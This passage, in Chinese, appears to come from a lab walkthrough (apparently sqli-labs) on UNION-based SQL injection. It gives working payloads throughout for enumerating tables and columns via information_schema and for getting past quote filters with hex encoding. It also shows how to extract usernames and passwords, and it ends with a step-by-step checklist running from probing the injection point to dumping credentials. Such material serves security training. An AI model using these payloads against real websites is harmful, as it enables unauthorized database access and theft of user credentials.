?id=-1' UNION SELECT 1,2,GROUP_CONCAT(table_name),4,5,6,7 FROM information_schema.tables WHERE table_schema='test_db'--+规避引号过滤:
将
'test_db'转为十六进制0x746573745f6462工具转换命令:
echo -n "test_db" | xxd -ps
获取列名
指定目标表名查询列信息:
?id=-1' UNION SELECT 1,2,GROUP_CONCAT(column_name),4,5,6,7 FROM information_schema.columns WHERE table_name='users' AND table_schema='test_db'--+分页技巧:
添加
LIMIT 0,5分批获取数据(避免结果过长截断)
6. 提取具体数据
查询目标表中的敏感字段(如用户名、密码):
?id=-1' UNION SELECT 1,CONCAT(username,0x3a,password),3,4,5,6,7 FROM users--+使用
group_concat()可一次性获取多列数据如需分页,可添加
LIMIT子句:LIMIT 0,5(获取前5条)
输出优化:
0x3a是冒号:的十六进制,用于分隔字段
GROUP_CONCAT(username,':',password)合并多行结果
总结步骤示例
探测注入点:?id=1’ → 观察报错
判断类型:?id=1 and 1=1 → 正常;?id=1 and 1=2 → 报错(数字型)
查列数:?id=1 order by 3 → 正常;?id=1 order by 4 → 报错(3列)
找显示位:?id=-1 union select 1,2,3 → 显示2和3
查库名版本:?id=-1 union select 1,database(),version()
查表名:?id=-1 union select 1,2,group_concat(table_name) from information_schema.tables where table_schema=database()
查列名:?id=-1 union select 1,2,group_concat(column_name) from information_schema.columns where table_name=‘users’
查数据:?id=-1 union select 1,group_concat(username),group_concat(password) from users
参考资料:sqli-labs通关详解 - FreeBuf网络安全行业门户↗